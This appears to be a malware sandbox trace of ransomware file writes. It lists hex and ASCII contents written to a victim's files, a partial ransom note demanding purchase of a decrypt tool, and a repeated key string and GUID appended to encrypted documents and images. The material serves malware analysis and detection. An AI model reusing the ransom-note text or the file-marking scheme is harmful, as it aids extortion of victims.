C:\Users\user_readme.txt	0	1116	41 54 54 45 4e 54 49 4f 4e 21 0d 0a 0d 0a 44 6f 6e 27 74 20 77 6f 72 72 79 2c 20 79 6f 75 20 63 61 6e 20 72 65 74 75 72 6e 20 61 6c 6c 20 79 6f 75 72 20 66 69 6c 65 73 21 0d 0a 41 6c 6c 20 79 6f 75 72 20 66 69 6c 65 73 20 6c 69 6b 65 20 70 69 63 74 75 72 65 73 2c 20 64 61 74 61 62 61 73 65 73 2c 20 64 6f 63 75 6d 65 6e 74 73 20 61 6e 64 20 6f 74 68 65 72 20 69 6d 70 6f 72 74 61 6e 74 20 61 72 65 20 65 6e 63 72 79 70 74 65 64 20 77 69 74 68 20 73 74 72 6f 6e 67 65 73 74 20 65 6e 63 72 79 70 74 69 6f 6e 20 61 6e 64 20 75 6e 69 71 75 65 20 6b 65 79 2e 0d 0a 54 68 65 20 6f 6e 6c 79 20 6d 65 74 68 6f 64 20 6f 66 20 72 65 63 6f 76 65 72 69 6e 67 20 66 69 6c 65 73 20 69 73 20 74 6f 20 70 75 72 63 68 61 73 65 20 64 65 63 72 79 70 74 20 74 6f 6f 6c 20 61 6e 64 20	ATTENTION!Don't worry, you can return all your files!All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.The only method of recovering files is to purchase decrypt tool and	success or wait	1	40F1A7	WriteFile
C:\bootTel.dat	5	75	fd 63 19 fd fd 22 fd 61 33 fd 61 fd fd 54 15 fd 5b 72 54 55 fd 44 55 33 14 69 fd 03 fd 4b 69 fd fd 16 fd 52 16 fd fd fd 4f 45 fd fd 00 4b 27 fd 34 55 fd fd 4b fd fd fd 40 65 fd fd b5 2a fd 11 26 fd fd fd 7b fd	c“a3aT[rTUDU3iKiROEK'4UK@*&{	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\bootTel.dat	80	256	06 fd 1b fd fd fd 25 fd fd 78 fd fd fd 1b 15 fd 4c 27 5c 30 61 f3 fd fd 7d fd 51 fd 63 3f fd 14 13 4e 0e fd 37 18 fd 74 5e 6f 26 fd 52 fd 6e fd 5c fd 24 fd fd fd 7f 27 fd fd 5e 1a fd fd 28 41 4e fd 6f 5d d4 11 27 fd 3b 72 fd fd 4d fd 17 30 50 6f fd 19 33 74 4c fd 79 53 00 fd 4d 2f 71 1e 15 02 fd fd fd fd 1d 13 6d 57 2e 28 fd fd fd 39 41 75 6d 13 5c 3b 70 fd 6c 15 fd fd 43 fd 79 fd fd fd 47 fd 42 fd 0b 38 40 fd fd 67 fd 08 1e fd 74 4a fd 70 67 02 70 fd fd 61 5b fd fd fd 60 51 fd fd fd fd 31 fd 55 47 fd 13 23 bb fd fd 74 42 fd 6c a6 23 fd fd 62 fd 6d 70 61 fd 1d fd 5c fd 1e 72 33 66 51 60 fd 5f 70 fd fd 2a 10 fd fd fd fd fd 26 7b fd fd fd 29 fd fd 6a 45 3e 79 fd fd 22 fd fd 11 fd 49 fd 20 fd 63 1d 3d fd	%xL\0a}Qc? N7t^o&Rn\$'^(ANo]';r M0Po3tLSM/qmW. (9Aum\;plCyGB8@g tJpgpa[`Q1UG#tBl#bma\ 3fQ`_p*&{}jE>y"I c=	success or wait	1	4115FA	WriteFile
C:\bootTel.dat	336	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\bootTel.dat	376	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	5	86	52 fd fd cb fd 43 12 5a fd fd 14 2a fd 69 fd fd 4e fd fd 04 55 fd 5c 7d 6e 77 4d 3f 3d 37 c2 46 fd 10 fd fd 4f fd 50 4f 6b 7c fd 3c fd 58 fd 6c 2f 4f 3c 46 fd fd fd 1c 54 40 fd 2b 7d 6a 38 1b 15 fd 50 2a fd fd 60 fd 21 fd 70 1c 08 6e fd fd	RCZ*iNU\nwM=7FOPOk| <Xl/O<FT@+}j8P*`!pn	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	91	256	5c 7a fd fd fd fd 1a 3c fd 60 35 28 fd fd fd fd fd fd 4c fd fd 64 f6 77 fd fd 32 7c fd fd 2a fd fd 34 fd 26 64 09 fd 41 0b 0d 2d 63 05 42 fd 42 31 10 6e fd 2c fd 08 fd 7a 7c 17 6a fd fd fd 33 5f fd fd fd fd 0a 54 51 fd 77 fd fd 62 fd fd fd 1f 40 fd fd 59 fd fd 32 3b 54 fd 51 fd 44 fd fd 2a 63 fd fd 21 fd 53 60 4c 74 03 37 3d fd fd 2f 1f 62 fd fd fd 3c fd fd fd fd fd 05 fd 58 29 fd fd 31 65 31 51 fd 6d 7b 6e 35 30 fd fd fd 0a 5e fd 3f 4d fd fd 69 7b 46 17 08 6e fd 40 56 74 37 fd fd 7f fd 0c 48 59 fd 93 fd fd fd fd 41 70 2c fd 15 78 12 fd 39 fd fd fd 7f fd 2e 3e fd fd fd 59 18 6e 3b fd 48 fd 57 55 fd 53 fd fd 3a 0e 0e 3d 42 fd fd fd fd 0c 2b 3e fd 68 56 1c fd 11 55 fd 34 fd 2d 34 91 fd 29 fd fd fd 49 74 fd 58 fd	\<`5(Lw2|*4dA-cBB1n,z|j3_TQwb@ Y2;TQD*cS`Lt7=/b<X)1e 1Qm{n50^? Mi{Fn@Vt7HYAp,x9.n;H WUS:=B+>hVU4-4)ItX	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	347	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	387	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BJZFPPWAPT.pdf	5	1021	34 2c fd 5d 33 fd 7e fd 4a fd 0d fd 05 3a fd 13 fd 3f 0b 75 2f 18 83 fd 3f fd fd 70 01 21 33 53 47 fd 77 59 fd fd 73 fd fd fd 31 fd 28 fd 6a fd 3f fd fd 22 2a fd 1f 5c fd fd 51 5e 15 fd fd b1 fd 3f fd fd fd fd 48 fd fd 3e 58 fd 44 fd fd db fd 48 25 2e 2e 05 fd fd fd 31 24 fd 69 48 60 fd 77 73 fd fd 76 2d fd 1f 15 fd 50 1e fd 6f 39 76 57 51 fd 28 06 09 54 fd fd fd 28 5a 65 fd fd 41 2f 0d 0e 05 47 fd 54 59 fd 34 1b 22 fd fd fd 4a fd 6a fd fd 53 29 4a 29 57 1f fd fd 0a fd 75 fd fd 46 fd 47 59 00 fd 51 fd fd 49 fd 03 74 1a 10 5c fd fd 4c fd 7b fd 09 fd fd 0e fd fd fd 5f 2b 38 5c 29 fd fd 0c fd 28 41 03 fd 48 26 fd 0a 74 fd fd fd 23 fd 7a fd 0f 68 3c fd 7c 1d 79 fd fd fd 1c fd e4 30 fd 5c fd 12 fd 1c fd 37 11 fd 66	4,]3~J:?u/?p!3SGwYs1(j?"*\Q^?H>XDH%..1$iH`wsv-Po9vWQ(T(ZeA/GTY4"JjS)J)WFGYQlt\L{_+8\)(AH&t#zh<|y0\7f	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BJZFPPWAPT.pdf	1026	256	fd fd 1b 33 20 fd 2a 2e 52 fd fd fd fd fd 50 27 fd 14 56 fd 3e 5d fd 09 4c 3d fd fd 3a fd fd fd fd fd fd 78 fd 78 7c 4d fd 74 fd 21 47 5d fd 15 fd 01 fd fd 5c 45 68 4f fd 50 29 6d 71 08 fd 5e 40 00 5c 51 fd fd fd fd fd 48 fd fd fd fd 43 fd 93 58 10 fd fd 08 fd 71 6b 1b 3b 34 fd fd 45 fd 43 fd fd 08 40 fd 05 c6 32 4c 1a 65 2d fd fd fd 05 09 fd 79 fd fd fd 1a fd 70 fd fd 4f 06 0d fd 04 3f 32 5b fd 40 fd 13 fd fd 49 fd 2d 0c fd fd 75 0d fd 3a fd 52 68 fd fd 66 fd 50 7e fd 6b 7f 00 d5 3d 02 fd 21 55 7b fd fd 2b fd 5e 49 0f fd 20 2a fd fd 57 fd 2c fd 08 fd 76 66 64 64 6b 58 fd 51 55 fd 24 fd fd 1a 5c fd 04 fd d3 63 4d 1d 3b 1f fd 5c 0b fd 0f 50 fd 71 35 1e fd 6c 2c fd 46 fd 03 3e 3a fd 4c 2e 06 61 fd 02 fd fd fd 42 06 6c 27	3 *.RP'V>]L=:xx|Mt!G]\EhOP)mq^ @\QHCXqk;4EC@2Le-ypO?2[I-u:RhfP~k=!U{+^I*W,vfddkXQU$\cM;\q5 l,F>:L.aBl'	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BJZFPPWAPT.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BJZFPPWAPT.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO.docx	5	1021	32 5f fd fd fd 19 fd fd fd 37 66 fd fd fd fd 47 6c fd 41 fd 08 27 fd 67 7d fd fd 13 fd 27 1c fd 2a 3e 69 fd 7d 13 fd fd 1c fd fd 6e 19 fd 2e fd 68 fd 7d fd 3f 56 fd 6a 5b 57 51 fd 11 fd fd 6e fd fd fd 11 33 fd 39 71 51 fd fd 2d 3a fd 36 c1 fd fd fd fd fd 68 fd fd 46 1c fd 43 fd 77 00 7f 73 fd fd 28 25 0f fd 27 8b 74 75 40 56 fd fd 5e fd 45 fd 64 12 51 08 fd fd 17 04 2a 71 fd 1b 4d 0d 3a fd 7a 2a fd 58 fd 5c 72 1f 1c 65 fd 78 fd fd fd 19 5a 71 fd fd fd fd fd fd 76 09 2d 32 64 fd fd 59 fd 68 54 70 fd fd 28 fd 63 a3 fd 35 62 17 fd 65 fd 2f fd 7a 50 fd fd 54 19 0f 18 75 fd fd fd 05 fd 13 70 fd 5a fd fd 7e 2b 06 fd 7c 01 22 00 19 fd 01 fd 24 1f 66 fd fd 69 48 1f 0d fd fd 36 fd fd 5b fd fd 61 fd 1d 01 21 53 fd 71 fd fd 25 fd fd fd	2_7fGlA'g}'*>i}n.h}?Vj[WQn39qQ-:6hFCws(%'tu@V^EdQ*qM:z*X\rexZqv-2dYhTp(c5be/zPTupZ~+|"$fiH6[a!Sq%	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO.docx	1026	256	3f fd fd fd 7c fd 69 fd fd 7b 53 2d 71 28 05 fd 2b fd fd 2f fd fd fd 17 e6 29 fd fd fd fd 19 3b 0d fd 32 23 7a 53 38 fd 40 73 fd fd 74 52 fd fd 38 fd 48 fd 35 fd 23 fd 74 fd fd 0e fd 13 fd fd 28 fd fd fd 3f 6c fd 29 19 03 57 fd fd 0a fd fd fd fd 5a fd 63 fd 17 23 3a fd fd c3 16 fd 2a 24 79 15 fd fd fd 63 6f 03 3b 34 fd fd fd 0e 1b 57 33 72 fd 3c 3b fd fd fd 34 25 fd fd 72 fd 30 fd 58 fd fd 3d 37 36 fd 5f fd 24 fd 04 fd 07 2c fd 52 45 fd fd 00 6c 6b fd 6a 50 52 5b fd fd 6a 6a 6f fd 0d 1a fd 75 fd fd 53 3f fd fd 75 75 51 37 72 78 fd fd fd 45 fd fd fd fd 29 fd 18 fd fd 64 fd 63 fd fd 7c 5b 51 fd fd fd 1e 22 fd 41 fd 6f fd 7e fd fd 09 13 fd fd fd 59 28 47 fd fd 60 fd 13 55 7d fd fd fd 60 fd fd 38 72 54 fd fd	?|i{S-q(+/);2zS8@stR8H5#t(?lWZc#:*$yco;4W3r<;4%r0X=6_$,RElkjPR[jouS?uuQ7rxE)dc|[Q"Ao~Y(G`U}`8rT	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO.pdf	5	1021	23 5d fd fd fd fd fd 4b fd 28 fd 2b 73 61 73 fd 2c fd 51 fd fd fd fd 05 ab 1a 53 fd fd fd 10 7f fd 65 15 fd fd 39 06 fd fd 75 3b 5a 69 fd 5d fd 41 05 fd 19 31 66 64 fd fd 6a 29 4b fd fd fd 23 43 fd fd fd 3b fd fd fd 78 76 37 67 69 fd fd fd 55 33 62 fd fd c4 3b fd 1e 02 47 18 71 36 fd fd fd 7f fd 2b 0b fd fd fd 3b fd fd 44 fd 1c 2b 13 fd 29 fd 38 6e fd 4f fd fd 15 55 3f 14 fd 1c 02 fd fd 72 fd fd fd 4d 31 fd 12 17 fd fd fd 5d 75 50 fd fd 12 fd 3b 30 fd fd 3d 60 fd 64 3a fd 54 45 25 fd 71 75 28 fd fd fd fd fd 19 fd 6d 6a fd 67 05 11 fd fd 1f fd fd 19 fd 47 fd 1a fd fd 23 fd fd fd fd 5b 30 fd 29 0d fd fd 40 67 fd 5a fd fd 56 6c fd fd 49 55 1c 58 37 61 fd fd 39 fd fd fd fd 0e fd 6a fd fd 01 5c fd fd fd 2d 76 fd 03	#]K(+sas,QSe9u;ZiA1fdjK #C;xv7g iU3bGq6+;D+)8nOU? M1]uP;0=`d:TE %qu(mjgG# [0)@gZVlIUX7a9j\-v	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO.pdf	1026	256	3c 08 fd fd 2e fd 0c 10 fd fd fd fd 17 4a 30 fd fd 10 0d 44 fd 4d fd fd 4f fd fd fd 00 fd 4e 04 4a fd fd fd fd 4e fd 46 2a fd 5c 79 fd 37 fd 2a fd 77 fd 27 fd 44 70 72 fd c0 fd 0d 7a fd ab 59 fd fd fd fd 58 6f 54 2f 0c 6d 6c fd fd fd 2e 5a fd 69 21 1a fd 14 21 60 57 29 76 fd 0c 4d fd 4f 78 fd fd 42 fd 15 fd 47 70 fd 2c fd fd 2e 3a 50 fd fd fd fd 20 0f 0e fd 23 fd fd fd fd fd 24 fd 10 fd fd 1b 2b 5f 6a 6c 56 6c fd 69 1d fd fd 09 39 36 fd fd 16 fd fd fd fd 58 00 7f fd 1d 29 fd 17 fd fd fd 55 05 fd fd 44 43 fd 2f 0d fd 59 74 fd fd fd 04 21 3d fd fd 16 fd fd fd 63 fd fd dd 31 45 66 50 77 1f fd fd 3e fd 6b fd 7f 27 18 fd 56 fd fd fd fd 5e 2e 0c fd 60 47 20 fd fd 69 22 34 fd 24 fd fd 64 fd 4a 34 35 14 00 fd 4a fd 03 fd fd fd 43 fd 29 fd	<.J0DMONJNF*\y7*w'DprzYXoTml.i !!`W)vMOxBGp,.:P #$+_jlVli96X) UDC/Yt!=c1EfPw>k'V^.` G i"4$dJ45JC)	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EEGWXUHVUG.png	5	1021	26 4e 42 3e 06 fd cd 30 7c 1d fd 39 39 fd 7e 71 fd fd 53 4f fd fd 5f 03 fd 38 77 07 fd 64 41 65 fd 6d fd fd fd 0d 73 2f fd 5b fd 71 5b fd 26 5d 1c 02 19 41 fd fd fd 15 47 fd 07 36 fd 43 fd fd 32 fd 54 0d fd fd 35 58 fd fd 4b 68 fd 26 44 fd fd 31 fd 4d 0e fd 7e 78 fd 61 fd 76 fd fd 62 7d 2f fd fd 29 58 fd fd fd fd fd 25 fd 67 1a fd fd 03 3b 43 fd fd fd fd 16 fd 64 44 fd 08 60 7f 55 48 6e fd 6c 03 14 fd fd 34 fd fd 24 4f fd 72 55 fd 63 1c 46 fd fd 14 31 fd fd fd 29 c6 16 75 5c 22 4e fd 7c fd fd 4d 4f fd fd 7e fd fd fd 5a 53 fd 65 26 fd fd fd 33 fd fd 36 fd 60 fd 68 50 24 fd fd c5 fd 38 fd fd 20 fd 7f 72 fd 17 fd fd cc 21 49 fd 5e 0b 0c 18 fd fd 2d 4b fd 3a 67 fd 30 3e fd fd fd fd fd 03 fd fd 62 21 2e	&NB>0|99~qSO8wdAems/[q[&]AG6C2 T5XKh&D1M~xav}/)X%g; CdD`UHnl4$ OUcF1)u"N|MO~ZSe&36 `hP$8 r!|^K:g0>b!.	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\EEGWXUHVUG.png	1026	256	74 fa 58 fd 2c 6b fd 0d 62 0d fd fd 77 1d 6e fd fd 78 fd 09 fd fd fd 4a fd 04 4d fd fd 51 fd 58 55 fd 7d 6e fd 49 52 67 1c 0c 4f 1f 6a 7b 22 fd fd 74 fd fd 6a 18 fd 51 fd fd 36 21 fd 6c 3d fd 0f fd fd 49 28 77 fd fd fd fd fd 23 fd fd 74 fd fd 59 05 fd 06 fd 48 fd 29 7f fd fd fd fd 24 fd fd 21 fd fd e2 7a 74 29 4a 67 2c c6 12 52 bc fd 01 fd 0c fd fd 54 fd 02 fd fd fd 5a 4c fd fd 42 71 fd fd fd 5b fd 03 fd 11 fd fd 76 fd 5b fd 28 fd 4f 5b 45 60 fd 1d 35 31 fd 1d fd fd 52 64 fd fd fd 40 2f fd 12 fd 3b fd fd 20 fd 00 fd 4e fd 7b fd 78 fd 09 51 3c fd fd 13 42 fd fd fd 81 05 fd 41 76 fd fd fd fd 21 1b fd fd 11 52 fd 7b 48 1b fd 67 fd 7c fd fd 5e fd 4e fd 3c fd 5b fd 2f 32 fd 12 6b fd	tXkwnxJMQXU}IgOj{"tjQ6 !!=I(w#t YH)$zt)Jg,RTZLBq[v[(O[E`51R@/; N{xQ<BA!Hg|^N<2k	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\EEGWXUHVUG.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\EEGWXUHVUG.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EOWRVPQCCS.jpg	5	1021	09 fd 08 fd fd 45 12 fd 21 fd fd fd 17 fd fd fd 50 fd 4d 46 54 1e 32 4a 25 fd 6b d3 67 fd fd 48 27 69 55 fd fd fd 45 fd 72 7d 7c fd fd 20 fd fd fd fd 62 6c 37 62 fd fd 29 fd fd 16 fd 01 fd 10 45 1a 69 fd 5c 2f fd fd 13 fd fd 34 08 fd 43 fd fd fd fd 50 fd 3e fd fd fd 53 4a fd fd 48 7d fd fd fd 5c fd 40 5c 02 fd 45 fd fd 7c fd 07 fd 6a 57 fd fd fd 5c fd fd 66 2e fd 66 fd fd 7b 16 fd 11 2d 6b 42 fd 4d 40 fd fd 29 7e 19 fd 9b 08 40 d9 fd fd 4b 48 fd 6a fd 4b fd 68 fd 0a 1e 51 72 fd fd bb fd 1a 60 fd fd 77 1b fd 42 fd fd 25 75 55 7a 50 15 fd fd 54 07 36 fd fd 59 53 10 fd 0c fd 4c 0f 13 fd fd 15 fd fd 77 07 fd 75 03 09 2d fd fd 53 34 2b fd fd 2d fd 74 02 fd 5c fd fd fd 25 21 fd fd 22 03 60 6d fd fd 1c 70 fd 38 fd fd 21 fd fd	E!PMFT2J%kgH'iUEr}|bl7b)Ei\V4 CP>SJH}\@\E|jW\f.f{-kBM@)~@KHj KhQr`wB%uUzPT6YSLwu-S4+-t\%!"`p8!	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\EOWRVPQCCS.jpg	1026	256	fd fd 04 90 fd fd 3e fd fd fd fd 0b 0f fd 51 fd fd fd 71 69 fd fd 70 fd 6e 47 fd 38 6a fd 28 fd 1d 36 25 11 fd 75 fd fd 34 38 63 69 fd 78 44 3e 30 fd fd 55 06 30 4f fd fd 66 fd fd 55 6d 1a fd 16 12 fd fd 1b fd 1e fd fd 0b 5d fd fd 76 fd fd fd fd 42 43 fd 65 aa 6c fd 20 fd 5b 34 4a fd fd fd 57 1d 54 fd 46 1d fd 5a 45 fd fd 73 fd 3d 60 fd fd fd 1a 08 fd fd fd fd 6e c5 33 fd 2c 2b 23 fd fd fd 60 73 fd fd 7c fd fd fd fd fd 21 28 fd c5 fd fd fd 18 fd 3c 00 fd 26 fd 18 fd 54 fd fd fd 40 0e fd 1c 29 fd 32 fd fd fd 23 67 01 40 02 40 fd 51 4a fd 61 1f fd 0e 56 fd 4c 52 64 fd 72 fd 56 4a 5f 19 fd 68 1e fd fd 48 56 fd 35 47 fd 22 fd fd fd 77 fd 28 20 01 19 fd 24 fd fd fd 40 07 fd 35 6e fd fd 71 16 3c 56 6b 0c fd fd fd fd 5a 32 fd fd fd	>QqipnG8j(6%u48cixD>0U0OfUm]vBCel [4JWTFZEs=`n3,+#`s|!(<&T@) 2#g@@QJaVLRdrVJ_hHV5"w(@5nq<VkZ2	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\EOWRVPQCCS.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\EOWRVPQCCS.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EOWRVPQCCS.mp3	5	1021	7a 11 fd fd fd fd fd 44 fd fd fd 01 fd fd fd 15 37 fd 59 fd 18 fd 1a fd 1b 06 fd fd 3e fd fd fd 05 35 fd 44 7d fd fd 5b fd 67 fd 15 fd 65 05 fd 15 fd 19 2f fd 12 fd 65 fd 03 58 fd fd fd 52 33 fd 39 2e fd 45 00 33 1f fd 0d fd fd fd fd fd 42 1d 34 fd 7a fd 49 15 fd fd fd 50 26 fd fd fd fd 2a fd 1d 22 fd fd fd fd 5d fd fd fd fd 5c fd d4 fd 1b 4b fd fd fd 20 2f 6f fd fd 7d 10 19 fd fd 20 fd fd 51 67 fd fd 65 fd 1e 21 70 19 18 fd 2e fd fd fd 05 fd 21 fd 20 fd 1b fd 3e fd fd 77 fd fd 4f fd 4f 0c 60 fd 44 0a 10 fd fd fd 24 6b 09 4a 25 35 fd fd 69 38 02 fd fd 20 40 fd 39 fd 57 03 01 fd 5f 00 fd fd 1b fd 0b 22 fd 54 5b 63 46 fd 2a fd 2a 4a fd 3e 7c 4c fd fd 52 fd 5a fd fd 66 fd 17 40 fd fd 41 2e 40 fd fd 0d fd 4d fd fd 16 fd 51 1f	zD7Y>D} [ge/eXR39.E3B4zIP&*"]\ K /o} Qgep.! >wOO`D$kJ%5i8 @9W_ "T[cF*J>|LRZf@A.@MQ	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\EOWRVPQCCS.mp3	1026	256	49 fd fd 57 4b fd 34 76 fd fd f7 15 0d fd 2d 12 2c fd fd 53 47 13 fd 22 2e 4a fd 05 53 fd fd 0d fd 4f 5a b5 fd 67 fd 21 fd fd fd fd 53 fd 5e fd fd 02 fd 4e fd c9 fd 36 53 fd fd 07 12 51 fd 43 13 78 fd fd fd 62 fd fd 73 27 4f fd 34 5f fd fd 06 fd fd 6f fd 72 fd fd fd fd 2b 09 fd b7 0f 03 fd 72 44 73 fd fd 26 fd 1c 64 26 75 04 46 73 fd 7d fd ee fd fd 44 44 2c 23 1d fd 31 fd 17 56 fd fd 3c 18 58 74 17 fd 60 fd fd 1f fd 49 42 06 fd 5c 5b fd fd 0f fd 15 6a 7b fd fd 33 47 fd 56 0f fd 25 4d 23 ea 15 fd 75 fd 66 fd fd 52 0c 2c fd fd fd 10 35 fd fd fd 79 6e fd fd fd 15 39 fd 1a 08 76 2e fd fd fd fd 4f 45 6e 15 60 fd 34 fd 7f fd 64 67 79 72 1f fd 78 fd 4c 7a fd fd 2f fd fd 74 fd fd fd 1a fd fd 18 25 2f 1e fd 51 17 fd	IWK4v- SG".JSOZg!S^N6QCxbs' O4_o r+rDs&d&uFs}DD,#1V<Xt IB\[j{3GV %M#ufR,5yn9v.OEn`4dg yrxLz/t%/Q	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\EOWRVPQCCS.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\EOWRVPQCCS.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EWZCVGNOWT.png	5	1021	fd fd 45 fd 33 fd fd 6d 49 fd 1a 63 5f fd 08 fd fd fd fd 25 fd 21 fd fd 46 03 1c 7c 3d fd fd fd 04 00 fd 43 42 7f e0 fd fd 4b 30 0c 05 6b 29 15 4a fd fd 58 1a fd fd 57 29 63 10 fd 65 4f fd 7f fd fd 16 fd fd 69 fd 6e 3b 4f 07 fd 2d 3b 70 fd fd 2d fd fd 02 26 7c 4a 1e 6d fd fd 5a 6e fd 2b 13 47 09 3a 24 0e fd 16 46 4c fd fd fd fd fd fd 3b 78 46 61 fd fd fd 36 f2 00 fd 3c fd fd 55 fd 58 fd 4b fd 39 c4 43 fd 7d 37 62 fd fd 63 fd fd fd fd fd 1c fd 54 75 32 32 46 90 58 fd fd 3d 12 fd 51 6b fd 1d 76 fd fd 16 3d fd 07 fd fd 5d 14 61 fd fd fd 66 fd fd 7f 24 1a fd fd fd ba fd fd 12 6d fd fd 3f fd fd 6f 50 fd 38 21 24 fd 01 fd 15 56 fd fd 39 6a 7e fd 62 4e fd 5a 5e 01 fd 76 43 18 13 fd 3d 3c 26 fd fd fd fd 71 fd 78 53 fd fd 11 54	E3mIc_%!F|=CBK0k)JXW)ceOin;O-;p-&|JmZn+G:$FL;xFa6<UXK9C}7bcTu22FX=Qv=]af$m?oP8!$V9j~bNZ^vC=<&qxST	success or wait	1	411859	WriteFile
